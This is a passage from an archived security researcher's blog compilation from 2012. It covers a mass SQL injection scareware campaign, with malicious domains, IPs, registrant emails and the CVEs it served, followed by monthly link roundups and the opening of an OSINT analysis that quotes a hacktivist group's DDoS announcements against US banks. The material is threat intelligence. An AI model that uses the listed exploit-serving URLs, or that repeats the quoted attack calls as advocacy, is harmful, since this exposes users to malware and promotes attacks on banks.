hgbyju.com/r.php - Email: jamesnorthone@hotmailbox.com

uhjiku.com/r.php - Email: jamesnorthone@hotmailbox.com

uhijku.com/r.php - Email: jamesnorthone@hotmailbox.com

werlontally.net/r.php - Email: jamesnorthone@hotmailbox.com

[5]**March's round of malicious domains** was hosted at 91.226.78.148 (AS56697, LISIK-AS OOO "Byuro Remon-

tov "FAST").

The redirection takes us to these two domains:
www3.topcumaster.com - 75.102.21.120 (AS23352, SERVERCENTRAL)

Parked at **75.102.21.120** are also the following domains:

www3.personal-scanera.com - Email: benji.rubes@yahoo.com

www3.personalvoguard.com - Email: benji.rubes@yahoo.com

www3.hard-zdsentinel.com - Email: benji.rubes@yahoo.com

www3.bestbxcleaner.com - Email: benji.rubes@yahoo.com

www3.topcumaster.com - Email: benji.rubes@yahoo.com

www3.safe-defensefu.com - Email: benji.rubes@yahoo.com

and **www1.safe-wnmaster.it.cx** - 217.23.8.123 (AS49981, WorldStream)

Parked on **217.23.8.123** are also the following client-side exploits serving domains part of the Lizamoon mass

SQL injection attacks:

www1.thebestscannerdc.it.cx/i.html

www1.safebh-defense.it.cx/i.html

www1.strongdkdefense.it.cx/i.html

www2.best-czsuite.it.cx/i.html

www1.smartmasterf.it.cx/i.html

www1.simplescanerei.it.cx/i.html

www1.bestic-network.it.cx/i.html

www1.topqonetwork.it.cx/i.html

www2.topasnetwork.it.cx/i.html

www1.powerynetwork.it.cx/i.html

www1.simplemasterzk.it.cx/i.html

www1.powerneholder.it.cx/i.html

www1.personalkochecker.it.cx/i.html

www1.smarthdschecker.it.cx/i.html

www1.safebacleaner.it.cx/i.html

www1.strongzkcleaner.it.cx/i.html

www1.topumcleaner.it.cx/i.html

www1.topgdscanner.it.cx/i.html

www1.smartwoscanner.it.cx/i.html

www1.safe-wnmaster.it.cx/i.html

www1.powervmaster.it.cx/i.html

www1.top-armyvs.it.cx/i.html

www2.saveocsoft.it.cx/i.html

www1.top-zjsoft.it.cx/i.html

www1.powerdefensekt.it.cx/i.html

www1.best-scanersw.it.cx/i.html

www1.powermb-security.it.cx/i.html

www1.strongxd-security.it.cx/i.html

www1.strongbtsecurity.it.cx/i.html

Client side exploits, **[6]CVE-2010-0188** and [7]**CVE-2012-0507** in particular are served through the **i.html** file located on these hosts. In order for the client-side exploitation process to take place, the redirection chain must be correct, if not the server will return a "404 Error Message" when requesting a specific file part of the campaign. There are no

HTTP referrer checks in place, at least for the time being. What’s particularly interesting about the current

campaign, is that during a period of time, it will on purposely serve a "404 Error Message" no matter what happens.

Updates will be posted, as soon as new developments emerge.

Related posts:

[8]SQL Injection Through Search Engines Reconnaissance

[9]Massive SQL Injections Through Search Engine’s Reconnaissance - Part Two

[10]Massive SQL Injection Attacks - the Chinese Way

[11]Cybercriminals SQL Inject Cybercrime-friendly Proxies Service

391

[12]GoDaddy’s Mass WordPress Blogs Compromise Serving Scareware

[13]Dissecting the WordPress Blogs Compromise at Network Solutions

[14]Yet Another Massive SQL Injection Spotted in the Wild

[15]Smells Like a Copycat SQL Injection In the Wild

[16]Fast-Fluxing SQL Injection Attacks

[17]Obfuscating Fast-fluxed SQL Injected Domains

1. http://blog.webroot.com/2012/03/26/tens-of-thousands-of-web-sites-affected-in-ongoing-mass-sql-injection-attack/

2. http://ddanchev.blogspot.com/2011/03/dissecting-massive-sql-injection-attack.html

3. http://ddanchev.blogspot.com/2011/10/dissecting-ongoing-mass-sql-injection.html

4. http://www.zdnet.com/blog/security/the-ultimate-guide-to-scareware-protection/4297

5. http://blog.webroot.com/2012/03/26/tens-of-thousands-of-web-sites-affected-in-ongoing-mass-sql-injection-attack/

6. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-0188

7. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0507

8. http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html

9. http://ddanchev.blogspot.com/2009/04/massive-sql-injections-through-search.html

10. http://ddanchev.blogspot.com/2008/10/massive-sql-injection-attacks-chinese.html

11. http://ddanchev.blogspot.com/2010/07/cybercriminals-sql-inject-cybercrime.html

12. http://ddanchev.blogspot.com/2010/04/godaddys-mass-wordpress-blogs.html

13. http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html

14. http://ddanchev.blogspot.com/2008/05/yet-another-massive-sql-injection.html

15. http://ddanchev.blogspot.com/2008/07/smells-like-copycat-sql-injection-in.html

16. http://ddanchev.blogspot.com/2008/05/fast-fluxing-sql-injection-attacks.html

17. http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sql-injected.html

392

2.6

June

393





Summarizing ZDNet’s Zero Day Posts for May (2012-06-06 18:15)

The following is a brief summary of all of my posts at [1]**ZDNet’s Zero Day** for May, 2012. You can subscribe to my

[2]personal RSS feed , **[3]Zero Day’s main feed** , or follow me on Twitter:

01. [4]Is Mozilla’s Firefox ’click-to-play’ feature a sound response to drive-by malware attacks?

02. [5]Rogue Firefox extension hijacks browser sessions

03. [6]Spamvertised ’PayPal payment notifications’ lead to client-side exploits and malware

04. [7]Israeli Institute for National Security Studies compromised, serving Poison Ivy DIY malware

05. [8]Researchers spot new Web malware exploitation kit

06. [9]2012 Olympics themed malware circulating in the wild

07. [10]New ransomware impersonates the U.S Department of Justice

08. [11]Localized ransomware variants circulating in the wild

09. [12]Cybercriminals offer bogus fraud insurance services

10. [13]Researchers spot fake mobile antivirus scanners on Google Play

11. [14]The cyber security implications of Iran’s government-backed antivirus software

12. [15]Q &A of the week: ’The current state of the cyber warfare threat’ featuring Jeffrey Carr

13. [16]Researchers intercept Tatanga malware bypassing SMS based transaction authorization

14. [17]New SpyEye plugin takes control of crimeware victims’ webcam and microphone

15. [18]Comcast phishing site contains valid TRUSTe seal

16. [19]Q &A of the Week: ’The current state of the cybercrime ecosystem’ featuring Mikko Hypponen

This post has been reproduced from [20]Dancho Danchev’s blog. Follow him [21]on Twitter.

1. http://zdnet.com/blog/security

2. http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle_skin;content

3. http://feeds.feedburner.com/zdnet/security

4. http://www.zdnet.com/blog/security/is-mozillas-firefox-click-to-play-feature-a-sound-response-to-drive-by

-malware-attacks/11825

5. http://www.zdnet.com/blog/security/rogue-firefox-extension-hijacks-browser-sessions/11856

6. http://www.zdnet.com/blog/security/spamvertised-paypal-payment-notifications-lead-to-client-side-exploits

-and-malware/11866

7. http://www.zdnet.com/blog/security/israeli-institute-for-national-security-studies-compromised-serving-po

ison-ivy-diy-malware/11870

8. http://www.zdnet.com/blog/security/researchers-spot-new-web-malware-exploitation-kit/11927

9. http://www.zdnet.com/blog/security/2012-olympics-themed-malware-circulating-in-the-wild/11944

10. http://www.zdnet.com/blog/security/new-ransomware-impersonates-the-us-department-of-justice/11955

11. http://www.zdnet.com/blog/security/localized-ransomware-variants-circulating-in-the-wild/12018

12. http://www.zdnet.com/blog/security/cybercriminals-offer-bogus-fraud-insurance-services/12023

13. http://www.zdnet.com/blog/security/researchers-spot-fake-mobile-antivirus-scanners-on-google-play/12040

14. http://www.zdnet.com/blog/security/the-cyber-security-implications-of-irans-government-backed-antivirus-s

oftware/12045

15.

http://www.zdnet.com/blog/security/q-a-of-the-week-the-current-state-of-the-cyber-warfare-threat-featur

ing-jeffrey-carr/12066

16. http://www.zdnet.com/blog/security/researchers-intercept-tatanga-malware-bypassing-sms-based-transaction-

authorization/12280

17. http://www.zdnet.com/blog/security/new-spyeye-plugin-takes-control-of-crimeware-victims-webcam-and-microp

hone/12286

18. http://www.zdnet.com/blog/security/comcast-phishing-site-contains-valid-truste-seal/12292

19.

http://www.zdnet.com/blog/security/q-a-of-the-week-the-current-state-of-the-cybercrime-ecosystem-featur

ing-mikko-hypponen/12147

20. http://ddanchev.blogspot.com/

21. http://twitter.com/danchodanchev

395





Summarizing Webroot's Threat Blog Posts for May (2012-06-06 18:31)

The following is a brief summary of all of my posts at [1]**Webroot's Threat Blog** for May, 2012. You can subscribe to my [2]**Webroot's Threat Blog RSS Feed**

or follow me on Twitter:

01. [3]London's InfoSec 2012 Event – recap

02. [4]Managed SMS spamming services going mainstream

03. [5]A peek inside a boutique cybercrime-friendly E-shop

04. [6]Cybercriminals release 'Sweet Orange' – new web malware exploitation kit

05. [7]Spamvertised 'Pizzeria Order Details' themed campaign serving client-side exploits and malware

06. [8]Poison Ivy trojan spreading across Skype

07. [9]A peek inside a managed spam service

08. [10]Ongoing ‘LinkedIn Invitation’ themed campaign serving client-side exploits and malware

09. [11]Spamvertised bogus online casino themed emails serving adware

10. [12]Spamvertised ‘YouTube Video Approved’ and ‘Twitter Support” themed emails lead to pharmaceutical scams

11. [13]A peek inside a boutique cybercrime-friendly E-shop – part two

12. [14]Spamvertised CareerBuilder themed emails serving client-side exploits and malware

13. [15]Pop-ups at popular torrent trackers serving W32/Casonline adware

14.[16]‘Windstream bill’ themed emails serving client-side exploits and malware

This post has been reproduced from [17]Dancho Danchev’s blog. Follow him [18]on Twitter.

1. http://blog.webroot.com/

2. http://feeds2.feedburner.com/WebrootThreatBlog

3. http://blog.webroot.com/2012/05/03/londons-infosec-2012-event-recap/

4. http://blog.webroot.com/2012/05/07/managed-sms-spamming-services-going-mainstream/

5. http://blog.webroot.com/2012/05/08/a-peek-inside-a-boutique-cybercrime-friendly-e-shop/

6. http://blog.webroot.com/2012/05/10/cybercriminals-release-sweet-orange-new-web-malware-exploitation-kit/

7. http://blog.webroot.com/2012/05/11/spamvertised-pizzeria-order-details-themed-campaign-serving-client-side-exploits-and-malware/

8. http://blog.webroot.com/2012/05/15/poison-ivy-trojan-spreading-across-skype/

9. http://blog.webroot.com/2012/05/17/a-peek-inside-a-managed-spam-service/

10. http://blog.webroot.com/2012/05/22/ongoing-linkedin-invitation-themed-campaign-serving-client-side-exploits-and-malware/

11. http://blog.webroot.com/2012/05/22/spamvertised-bogus-online-casino-themed-emails-serving-adware/

12. http://blog.webroot.com/2012/05/23/spamvertised-youtube-video-approved-and-twitter-support-themed-emails-lead-to-pharmaceutical-scams/

13. http://blog.webroot.com/2012/05/29/a-peek-inside-a-boutique-cybercrime-friendly-e-shop-part-two/

14. http://blog.webroot.com/2012/05/30/spamvertised-careerbuilder-themed-emails-serving-client-side-exploits-and-malware/

15. http://blog.webroot.com/2012/05/30/pop-ups-at-popular-torrent-trackers-serving-w32casonline-adware/

16. http://blog.webroot.com/2012/05/31/windstream-bill-themed-emails-serving-client-side-exploits-and-malware

/

17. http://ddanchev.blogspot.com/

18. http://twitter.com/danchodanchev

397

2.7

July

398





Summarizing ZDNet’s Zero Day Blog Posts for June (2012-07-10 19:02)

The following is a brief summary of all of my posts at [1]**ZDNet’s Zero Day** for June, 2012. You can subscribe to

[2]Zero Day’s main feed , or follow me on Twitter:

01. [3]Fake Gmail Android application steals personal data

02. [4]Facebook begins notifying DNSChanger victims

03. [5]French E-voting portal requires insecure Java plugin

04. [6]Credit card fraudsters sentenced in the U.K

05. [7]North Korea ships malware-infected games to South Korean users, uses them to launch DDoS attacks

06. [8]Q &A of the Week - ’Tales from the Underground’ featuring Brian Krebs

07. [9]24 cybercriminals arrested in ’Operation Card Shop’

08. [10]Silent security updates coming to Apple’s OS X Mountain Lion

399

09. [11]BlackHole exploit kit experimenting with ’pseudo-random domains’ feature

10. [12]Which is the most popular antivirus software?

11. [13]Winamp 5.63 fixes four critical security vulnerabilities

12. [14]Chrome 20 fixes 20 security vulnerabilities

This post has been reproduced from [15]Dancho Danchev’s blog. Follow him [16]on Twitter.

1. http://zdnet.com/blog/security

2. http://feeds.feedburner.com/zdnet/security

3. http://www.zdnet.com/fake-gmail-android-application-steals-personal-data-6080012308/

4. http://www.zdnet.com/facebook-begins-notifying-dnschanger-victims-6080012296/

5. http://www.zdnet.com/french-e-voting-portal-requires-insecure-java-plugin-6080012312/

6. http://www.zdnet.com/credit-card-fraudsters-sentenced-in-the-u-k-6080012361/

7. http://www.zdnet.com/north-korea-ships-malware-infected-games-to-south-korean-users-uses-them-to-launch-d

dos-attacks-6080012383/

8. http://www.zdnet.com/q-and-ampa-of-the-week-tales-from-the-underground-featuring-brian-krebs-6080012414/

9. http://www.zdnet.com/24-cybercriminals-arrested-in-operation-card-shop-6080012435/

10. http://www.zdnet.com/silent-security-updates-coming-to-apples-os-x-mountain-lion-6080012603/

11. http://www.zdnet.com/blackhole-exploit-kit-experimenting-with-pseudo-random-domains-feature-6080012593/

12. http://www.zdnet.com/which-is-the-most-popular-antivirus-software-6080012608/

13. http://www.zdnet.com/winamp-5-63-fixes-four-critical-security-vulnerabilities-6080012616/

14. http://www.zdnet.com/chrome-20-fixes-20-security-vulnerabilities-6080012623/

15. http://ddanchev.blogspot.com/

16. http://twitter.com/danchodanchev

400





Summarizing Webroot's Threat Blog Posts for June (2012-07-10 19:16)

The following is a brief summary of all of my posts at [1]**Webroot's Threat Blog** for June, 2012. You can subscribe to my [2]**Webroot's Threat Blog RSS Feed**

or follow me on Twitter:

01. [3]Cybercriminals infiltrate the music industry by offering full newly released albums for just $1

02. [4]A peek inside a boutique cybercrime-friendly E-shop – part three

03. [5]DDoS for hire services offering to 'take down your competitor's web sites' going mainstream

04. [6]Skype propagating Trojan targets Syrian activists

05. [7]Spamvertised 'UPS Delivery Notification' emails serving client-side exploits and malware

06. [8]Mozilla patches critical security vulnerabilities in Firefox and Thunderbird

07. [9]Spamvertised 'DHL Package delivery report' emails serving malware

401

08. [10]Spamvertised 'Your Amazon.com order confirmation' emails serving client-side exploits and malware 09. [11]Cybercriminals populate Scribd with bogus adult content, spread malware using Comodo Backup

10. [12]Oracle and Apple patch critical Java security vulnerabilities

11. [13]Spamvertised 'Your Paypal Ebay.com payment' emails serving client-side exploits and malware

12. [14]‘Create a Cartoon of You” ads serving MyWebSearch toolbar

13. [15]Spamvertised ‘Your UPS delivery tracking’ emails serving client-side exploits and malware

14. [16]Spamvertised ‘Confirm PayPal account” notifications lead to phishing sites

15. [17]Spamvertised ‘DHL Express Parcel Tracking Notification’ emails serving malware

16. [18]Spamvertised bogus online casino themed emails serving W32/Casonline

This post has been reproduced from [19]Dancho Danchev’s blog. Follow him [20]on Twitter.

1. http://blog.webroot.com/

2. http://feeds2.feedburner.com/WebrootThreatBlog

3. http://blog.webroot.com/2012/06/04/cybercriminals-infiltrate-the-music-industry-by-offering-full-newly-released-albums-for-just-1/

4. http://blog.webroot.com/2012/06/05/a-peek-inside-a-boutique-cybercrime-friendly-e-shop-part-three/

5. http://blog.webroot.com/2012/06/06/ddos-for-hire-services-offering-to-take-down-your-competitors-web-sites-going-mainstream/

6. http://blog.webroot.com/2012/06/06/skype-propagating-trojan-targets-syrian-activists/

7. http://blog.webroot.com/2012/06/07/spamvertised-ups-delivery-notification-emails-serving-client-side-expl

oits-and-malware/

8. http://blog.webroot.com/2012/06/07/mozilla-patches-critical-security-vulnerabilities-in-firefox-and-thund

erbird/

9. http://blog.webroot.com/2012/06/08/spamvertised-dhl-package-delivery-report-emails-serving-malware/

10. http://blog.webroot.com/2012/06/13/spamvertised-your-amazon-com-order-confirmation-emails-serving-client-

side-exploits-and-malware/

11. http://blog.webroot.com/2012/06/14/cybercriminals-populate-scribd-with-bogus-adult-content-spread-malware

-using-comodo-backup/

12. http://blog.webroot.com/2012/06/14/oracle-and-apple-patch-critical-java-security-vulnerabilities/

13. http://blog.webroot.com/2012/06/15/spamvertised-your-paypal-ebay-com-payment-emails-serving-client-side-e

xploits-and-malware/

14. http://blog.webroot.com/2012/06/22/create-a-cartoon-of-you-ads-serving-mywebsearch-toolbar/

15. http://blog.webroot.com/2012/06/25/spamvertised-your-ups-delivery-tracking-emails-serving-client-side-exp

loits-and-malware/

16. http://blog.webroot.com/2012/06/26/spamvertised-confirm-paypal-account-notifications-lead-to-phishing-sit

es/

17. http://blog.webroot.com/2012/06/26/spamvertised-dhl-express-parcel-tracking-notification-emails-serving-m

402

alware/

18. http://blog.webroot.com/2012/06/28/spamvertised-bogus-online-casino-themed-emails-serving-w32casonline/

19. http://ddanchev.blogspot.com/

20. http://twitter.com/danchodanchev

403

2.8

August

404





Summarizing ZDNet’s Zero Day Blog Posts for July (2012-08-23 18:16)

The following is a brief summary of all of my posts at [1]**ZDNet’s Zero Day** for July, 2012. You can subscribe to **[2]Zero Day’s main feed** , or follow me on Twitter:

01. [3]Security flaw found in Amazon’s Kindle Touch

02. [4]New contacts stealing Android malware spotted in the wild

03. [5]Firefox 14 fixes 5 critical security vulnerabilities

04. [6]Bogus Google Files site earns revenue through premium rate SMS micro payments

05. [7]Research: 80 % of Carberp infected computers had antivirus software installed

This post has been reproduced from [8]Dancho Danchev's blog. Follow him [9]on Twitter.

1. http://zdnet.com/blog/security

2. http://feeds.feedburner.com/zdnet/security

3. http://www.zdnet.com/security-flaw-found-in-amazons-kindle-touch-7000001087/

4. http://www.zdnet.com/new-contacts-stealing-android-malware-spotted-in-the-wild-7000001296/

5. http://www.zdnet.com/firefox-14-fixes-5-critical-security-vulnerabilities-7000001297/

6. http://www.zdnet.com/bogus-google-files-site-earns-revenue-through-premium-rate-sms-micro-payments-7000001676/

7. http://www.zdnet.com/research-80-of-carberp-infected-computers-had-antivirus-software-installed-7000001679/

8. http://ddanchev.blogspot.com/

9. http://twitter.com/danchodanchev

405





Summarizing Webroot’s Threat Blog Posts for July (2012-08-23 19:05)

The following is a brief summary of all of my posts at [1]**Webroot’s Threat Blog** for July, 2012. You can subscribe to my [2]**Webroot’s Threat Blog RSS Feed**

or follow me on Twitter:

01. [3]Cybercriminals launch managed SMS flooding services

02. [4]117,000 unique U.S visitors offered for malware conversion

03. [5]Phishing campaign targeting Gmail, Yahoo, AOL and Hotmail spotted in the wild

04. [6]What’s the underground market’s going rate for a thousand U.S based malware infected hosts?

05. [7]Spamvertised American Airlines themed emails lead to Black Hole exploit kit

06. [8]Online dating scam campaign currently circulating in the wild

07. [9]New Russian service sells access to compromised social networking accounts

08. [10]Cybercriminals impersonate UPS in client-side exploits and malware serving spam campaign

09. [11]Russian Ask.fm spamming tool spotted in the wild

10. [12]Spamvertised Intuit themed emails lead to Black Hole exploit kit

11. [13]Cybercriminals impersonate Booking.com, serve malware using bogus ‘Hotel Reservation Confirmation’

themed emails

12. [14]Spamvertised Craigslist themed emails lead to Black Hole exploit kit

13. [15]Cybercriminals impersonate law enforcement, spamvertise malware-serving ‘Speeding Ticket’ themed emails

14. [16]Spamvertised ‘Download your USPS Label’ themed emails serve malware

15. [17]Cybercriminals target Twitter, spread thousands of exploits and malware serving tweets

406

16. [18]Russian spammers release Skype spamming tool

17. [19]Spamvertised ‘Your Ebay funds are cleared’ themed emails lead to Black Hole exploit kit

This post has been reproduced from [20]Dancho Danchev’s blog. Follow him [21]on Twitter.

1. http://blog.webroot.com/

2. http://feeds2.feedburner.com/WebrootThreatBlog

3. http://blog.webroot.com/2012/07/02/cyberciminals-launch-managed-sms-flooding-services/

4. http://blog.webroot.com/2012/07/06/117000-unique-u-s-visitors-offered-for-malware-conversion/

5. http://blog.webroot.com/2012/07/09/phishing-campaign-targeting-gmail-yahoo-aol-and-hotmail-spotted-in-the

-wild/

6. http://blog.webroot.com/2012/07/10/whats-the-underground-markets-going-rate-for-a-thousand-u-s-based-malw

are-infected-hosts/

7. http://blog.webroot.com/2012/07/13/spamvertised-american-airlines-themed-emails-lead-to-black-hole-exploi

t-kit/

8. http://blog.webroot.com/2012/07/16/online-dating-scam-campaign-currently-circulating-in-the-wild/

9. http://blog.webroot.com/2012/07/17/new-russian-service-sells-access-to-compromised-social-networking-acco

unts/

10. http://blog.webroot.com/2012/07/18/cybercriminals-impersonate-ups-in-client-side-exploits-and-malware-ser

ving-spam-campaign/

11. http://blog.webroot.com/2012/07/19/russian-ask-fm-spamming-tool-spotted-in-the-wild/

12. http://blog.webroot.com/2012/07/20/spamvertised-intuit-themed-emails-lead-to-black-hole-exploit-kit/

13. http://blog.webroot.com/2012/07/23/cybercriminals-impersonate-booking-com-serve-malware-using-bogus-hotel

-reservation-confirmation-themed-emails/

14. http://blog.webroot.com/2012/07/24/spamvertised-craigslist-themed-emails-lead-to-black-hole-exploit-kit/

15. http://blog.webroot.com/2012/07/25/cybercriminals-impersonate-law-enforcement-spamvertise-malware-serving

-speeding-ticket-themed-emails/

16. http://blog.webroot.com/2012/07/26/spamvertised-download-your-usps-label-themed-emails-serve-malware/

17. http://blog.webroot.com/2012/07/27/cybercriminals-target-twitter-spread-thousands-of-exploits-and-malware

-serving-tweets/

18. http://blog.webroot.com/2012/07/30/russian-spammers-release-skype-spamming-tool/

19.

http://blog.webroot.com/2012/07/31/spamvertised-your-ebay-funds-are-cleared-themed-emails-lead-to-black

-hole-exploit-kit/

20. http://ddanchev.blogspot.com/

21. http://twitter.com/danchodanchev

407

2.9

September

408



Dissecting ’Operation Ababil’ - an OSINT Analysis (2012-09-28 00:25)

Provoked by a questionable online video posted on YouTube, Muslims from the around the world united in an

apparent [1]**opt-in botnet crowdsourcing campaign** aiming to launch a DDoS (denial of service attack) against

YouTube for keeping the video online, and against several [2]**major U.S banks and financial institutions**.

Dubbed " *Operation Ababil*", and operated by the Izz ad-Din al-Qassam a.k.a Qassam Cyber Fighters , the campaign appear to have had a limited, but highly visible impact on the targeted web sites. Just like in every other

crowdsourced opt-in botnet campaign such as the " [3]**Coordinated Russia vs Georgia cyber attack in progress**", the "[4]**Iranian opposition launches organized cyber attack against pro-Ahmadinejad sites**", the "[5]**Electronic Jihad v3.0 - What Cyber Jihad Isn't**" campaign, and the "[6]**The DDoS Attack Against CNN.com**" campaign, political sentiments over the attribution element seem to have orbited around the notion that it was [7]**nation-sponsored by**

the Iranian government.

What's so special about this attack? Did the individuals behind it poses sophisticated hacking or coding abili-

ties? Was the work of hacktivists crowdsourcing bandwidth, or was it actually sponsored by the Iranian government?

Can we even talk about attack attribution given that the group claiming responsibility for the attacks doesn't have a strong digital fingerprint?


In this post, I'll perform an OSINT (open source intelligence) analysis aiming to expose one of the individuals

part of the group that organized the campaign, spread their propaganda message to as many Muslim Facebook

groups as possible, and actually claim responsibility for the attacks once they took place.

The campaign originally began with a message left on Pastebin.com by the Qassam Cyber Fighters group an-

nouncing "Operation Ababil":



The original message left is as follows:

" *Operation Ababil, The second weekIn the previous announcements we stated that we will not tolerate insulting exalted character of the prophet of mercy and kindness. Due to the insult, we planned and accomplished a series of cyber operations against the insulting country's credit and financial centers.Some U.S. officials tried to divert people's attention from the subject and claimed that the main aim of the operation was not deal to insults but it had other intentions.*

The officials claimed that certain countries have taken these measures to solve their internal problems.We

strongly reject the American officials' insidious attempts to deceive public opinion. We declare that the kindness and love of Muslims and free-minded people of the world to the great prophet of Islam is much more than their violent anger be deflected and controlled by such deceptive tricks.Insult to a prophet is not acceptable especially when it is the Last prophet Muhammad (Peace Be upon Him).

So as we promised before, the attack will be continued until the removal of that sacrilegious movie from the

Internet.Therefore, we suggest a Timetable for this week attacks. Knowing which times the banks and other targets are out of service, the customers of targeted sites also can manage to do their jobs as well and have a rest while the specific organization is under attack.We shall attack for 8 hours daily, starting at 2:30 PM GMT, every day.

We repeat again the attacks will continue for sure till the removal of that sacrilegious movie.We invite all cyberspace workers to join us in this Proper Act. If America's arrogant government do not submit, the attack will be large and larger and will include other evil countries like Israel, French and U.Kingdom indeed.Tuesday 9/25/2012 : attack to Wells Fargo site, www.wellsfargo.comWednesday 9/26/2012 : attack to U.S. Bank site, www.usbank.comThursday


9/27/2012 : attack to PNC site, www.pnc.com Weekends: planning for the next week' attacks.Mrt. Izz ad-Din

al-Qassam Cyber Fighters"

Periodically, the group also released update notes for the campaigns currently taking place:

The original message published is as follows:

410



" *Operation Ababil" started over BoA :http://pastebin.com/mCHia4W5 http://pastebin.com/wMma9zyGIn the second step we attacked the largest bank of the united states, the "chase" bank. These series of attacks will continue untill the Erasing of that nasty movie from the Internet.The site "www.chase.com" is down and also Online banking at*

"chaseonline.chase.com" is being decided to be Offline !Down with modern infidels. # # # Cyber fighters of Izz ad-din Al qassam # # #"

Second statement released by the group:

The original message published is as follows:

" *Dear Muslim youths, Muslims Nations and are noblemenWhen Arab nations rose against their corrupt regimes*

(those who support Zionist regime) at the other hand when, Crucify infidels are terrified and they are no more

supporting human rights. United States of America with the help of Zionist Regime made a Sacrilegious movie

insulting all the religions not only Islam.All the Muslims worldwide must unify and Stand against the action, Muslims must do whatever is necessary to stop spreading this movie.

We will attack them for this insult with all we have.All the Muslim youths who are active in the Cyber world

will attack to American and Zionist Web bases as much as needed such that they say that they are sorry about that insult.We, Cyber fighters of Izz ad-din Al qassam will attack the Bank of America and New York Stock Exchange for the first step. These Targets are properties of American-Zionist Capitalists. This attack will be started today at 2 pm.

